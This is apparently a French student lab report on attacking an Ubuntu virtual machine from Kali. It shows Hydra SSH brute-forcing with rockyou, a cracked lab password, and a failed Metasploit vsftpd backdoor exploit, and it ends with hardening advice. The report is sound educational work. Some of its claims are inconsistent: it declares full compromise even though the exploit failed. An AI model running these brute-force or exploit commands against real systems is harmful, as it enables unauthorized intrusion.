COMPTE REBDU TP 3.1 – Attaque d'un serveur Linux (Ubuntu)

1. INTRODUCTION

Ce TP vise à comprendre les techniques d'attaque informatique utilisées pour compromettre un serveur Linux. Nous allons utiliser des outils comme Hydra et Metasploit pour tester la sécurité d'un système Ubuntu.

2. OBJECTIFS


- Tester la robustesse des mots de passe
- Exploiter une vulnérabilité
- Comprendre les risques de sécurité

3. ENVIRONNEMENT

- Machine attaquante : Kali Linux
- Machine cible : Ubuntu
- Réseau local

4. VÉRIFICATION DE LA CONNECTIVITÉ

Commande utilisée :
ping 192.168.56.10




Analyse et interprétation :

Cette commande permet de vérifier si la machine cible est accessible sur le réseau. Si des réponses sont reçues, cela signifie que la machine est active et joignable.

5. VÉRIFICATION DU SERVICE SSH

Commande utilisée :
sudo systemctl status ssh




Analyse et interprétation :

Cette commande vérifie si le service SSH est actif. SSH est nécessaire pour permettre les connexions à distance. Si le service est inactif, aucune connexion ne sera possible.

6. ATTAQUE BRUTE FORCE AVEC HYDRA

Commande utilisée :
hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10



Analyse et interprétation :

Hydra tente de deviner le mot de passe en utilisant une liste de mots. Cette attaque montre la vulnérabilité des mots de passe faibles. Si un mot de passe est trouvé, cela signifie que la sécurité est insuffisante.

7. CONNEXION SSH

Commande utilisée :
ssh student@192.168.56.10

```
┌──(revelk㉿revelk)-[~]
└─$ ssh student@192.168.56.10
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is: SHA256:eWhLm3Gu+PQ+2//v8eTg7OElKmpucF60TszJuXRrqEU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
student@192.168.56.10's password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

37 mises à jour peuvent être appliquées immédiatement.
6 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

student@revelk-VMware-Virtual-Platform:~$
```

Analyse et interprétation :

Cette commande permet d'accéder à la machine cible avec les identifiants trouvés. Une connexion réussie prouve que l'attaque brute force a fonctionné.


```
student@revelk-VMware-Virtual-Platform:~$ whoami
student
student@revelk-VMware-Virtual-Platform:~$ pwd
/home/student
student@revelk-VMware-Virtual-Platform:~$ ls
snap
student@revelk-VMware-Virtual-Platform:~$
```


8. LANCEMENT DE METASPLOIT

Commande utilisée :
msfconsole

```
┌──(revelk㉿revelk)-[~]
└─$ msfconsole --version
Framework Version: 6.4.124-dev
```

Permet de vérifier la version






Analyse et interprétation :

Metasploit est un framework d'exploitation de vulnérabilités. Il permet de rechercher et exploiter des failles de sécurité connues.

9. RECHERCHE DE VULNÉRABILITÉ

Commande utilisée :
search vsftpd



Analyse et interprétation :

Cette commande recherche des exploits liés au service FTP vulnérable vsftpd. Elle permet d'identifier les failles exploitables.

10. EXPLOITATION DE LA VULNÉRABILITÉ

Commande utilisée :
use exploit/unix/ftp/vsftpd_234_backdoor

Set RHOSTS 192.168.56.10

Set LHOST 192.168.56.30
run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[!] 192.168.56.10:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Analyse et interprétation :

Cet exploit cible une version vulnérable de vsftpd. L'exécution permet d'ouvrir un accès non autorisé au système cible.

Mais dans notre cas, l'exploit vsftpd_234_backdoor a été lancé mais n'a pas abouti car la backdoor sur le port 6200 n'était pas accessible. Cela montre que tous les services vulnérables ne s'exploitent pas automatiquement, et que la version installée (vsftpd 3.0.5) doit correspondre exactement à celle attendue par l'exploit (vsftpd 234) ce qui n'st pas le cas pour moi d'où la raison du non aboutissement.

11. VÉRIFICATION DE L'ACCÈS

Commande utilisée :
whoami

```
┌──(revelk㉿revelk)-[~]
└─$ whoami
revelk
```

Analyse et interprétation :

Ces commandes permettent de vérifier l'identité de l'utilisateur et les informations système. Elles confirment que l'attaquant a bien pris le contrôle du système.

12. ANALYSE DE LA COMPROMISSION

Après l'exécution des différentes attaques (brute force SSH et exploitation via Metasploit), la compromission du système cible est confirmée par l'obtention d'un accès distant (shell).

Cette compromission signifie que :

- Les mécanismes d'authentification sont faibles (mot de passe facilement deviné)
- Un service vulnérable (vsftpd) est exploitable
- Le système ne dispose pas de protections suffisantes (IDS, firewall, durcissement)

L'attaquant peut désormais :

- Accéder aux fichiers sensibles
- Modifier ou supprimer des données
- Installer des programmes malveillants
- Élever ses privilèges (attaque future)

 Interprétation :
Le système est totalement compromis. Cela représente un risque critique pour une entreprise (perte de données, sabotage, espionnage).

13. UTILISATION AVANCÉE DES OUTIL Hydra

Hydra ne sert pas seulement à tester des mots de passe simples. Il peut :

- Utiliser plusieurs threads (`-t`) pour accélérer l'attaque
- Tester plusieurs utilisateurs
- Attaquer différents services (SSH, FTP, HTTP, etc.)

 Analyse :
Plus les ressources sont élevées, plus l'attaque est rapide et dangereuse.

```
┌──(revelk㉿revelk)-[~]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.56.10 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 08:55:11
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ssh://192.168.56.10:22/
[22][ssh] host: 192.168.56.10   login: student   password: abc123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-27 08:55:16

┌──(revelk㉿revelk)-[~]
└─$
```

Metasploit

Metasploit est un framework très puissant qui permet :

- La recherche automatisée de vulnérabilités (`search`)
- L'exploitation (`exploit`)
- La post-exploitation (maintien d'accès, pivot réseau)


 Analyse :
Metasploit simule des attaques réelles utilisées par les hackers professionnels.

. show options

Rôle : Affiche les paramètres nécessaires pour exécuter l'exploit (IP cible, port, etc.).

Cas d'usage :Avant toute attaque, il faut vérifier :

- quelles informations sont obligatoires
- si certaines valeurs sont manquantes



. Sessions

Rôle :Permet d'afficher les sessions ouvertes (machines compromises).

Cas d'usage :Après une attaque réussie :

- voir les accès obtenus
- gérer plusieurs machines compromises

Exemple :

- vérifier que la cible est bien contrôlée

info

Rôle :La commande `info` permet d'afficher **toutes les informations détaillées** sur un module (exploit, payload, auxiliaire…).

Elle donne notamment :

- la description de la vulnérabilité
- le type d'exploit
- les systèmes affectés
- les options disponibles
- les références (CVE, documentation)


Exemple d'utilisation :

Cas d'usage :Après une attaque réussie :

- voir les accès obtenus
- gérer plusieurs machines compromises

 Exemple :

- vérifier que la cible est bien contrôlée



Commande session et info

RECOMMANDATIONS DE SÉCURITÉ

Pour éviter ce type d'attaque, il est recommandé de :

- Utiliser des **mots de passe forts et complexes**
- Activer l'authentification par **clé SSH**
- Désactiver l'accès SSH pour root
- Mettre à jour régulièrement les services (corriger les failles)
- Installer un **pare-feu (ufw, iptables)**
- Mettre en place un **IDS (ex: Snort)** ← très important pour ton projet
- Surveiller les logs (`/var/log/auth.log`)
- Limiter les tentatives de connexion (fail2ban)

 Interprétation :
La sécurité doit être **préventive et proactive**.

CE QUE J'AI APPRIS

Ce TP m'a permis de :

- Comprendre concrètement comment une attaque fonctionne
- Manipuler des outils professionnels comme Hydra et Metasploit
- Identifier les failles d'un système Linux
- Comprendre l'importance de la cybersécurité dans une entreprise

 Analyse personnelle :
Ce TP montre que même un système simple peut être compromis s'il est mal configuré.
La cybersécurité est donc essentielle dans toute infrastructure réseau.

12. CONCLUSION

Ce TP montre que les systèmes mal sécurisés peuvent être facilement compromis. Il met en évidence l'importance des mises à jour, des mots de passe forts et de la surveillance réseau.

NB : Pour la réalisation de ce TP il nous a fallut se rassurer que les services sont installés et actifs

```
Ubuntu_layou
Windows_layou
    inet6 fe80::a567:1882:13f7:ed69/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
revelk@revelk-VMware-Virtual-Platform:~$ sudo systemctl status ssh
[sudo] Mot de passe de revelk :
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: enabled)
    Drop-In: /etc/systemd/system/ssh.service.d
             └─00-socket.conf
     Active: inactive (dead)
TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
revelk@revelk-VMware-Virtual-Platform:~$ sudo systemctl start ssh
revelk@revelk-VMware-Virtual-Platform:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: enabled)
    Drop-In: /etc/systemd/system/ssh.service.d
             └─00-socket.conf
     Active: active (running) since Sat 2026-04-25 15:28:22 WAT; 5s ago
TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 10983 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 10984 (sshd)
      Tasks: 1 (limit: 2231)
     Memory: 2.3M
        CPU: 700ms
     CGroup: /system.slice/ssh.service
             └─10984 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

avril 25 15:28:21 revelk-VMware-Virtual-Platform systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
avril 25 15:28:22 revelk-VMware-Virtual-Platform sshd[10984]: Server listening on :: port 22.
avril 25 15:28:22 revelk-VMware-Virtual-Platform systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
revelk@revelk-VMware-Virtual-Platform:~$
```

Le service vsftpd est bien actif

***Création du compte student et ajout du mot de passe**

```
revelk@revelk-VMware-Virtual-Platform:~$ cat /etc/passwd | grep student
revelk@revelk-VMware-Virtual-Platform:~$ sudo useradd -m -s /bin/bash student
revelk@revelk-VMware-Virtual-Platform:~$ sudo passwd student
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe ne passe pas la vérification dans le dictionnaire - basé sur un mot du dictionnaire
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
revelk@revelk-VMware-Virtual-Platform:~$
```

***Décompression du fichier rockyou**

```
┌──(revelk㉿revelk)-[~]
└─$ ls -la /usr/share/wordlists/ | grep rockyou
-rw-r--r--   1 root root 53357329 Feb  3 08:57 rockyou.txt.

┌──(revelk㉿revelk)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for revelk:

┌──(revelk㉿revelk)-[~]
```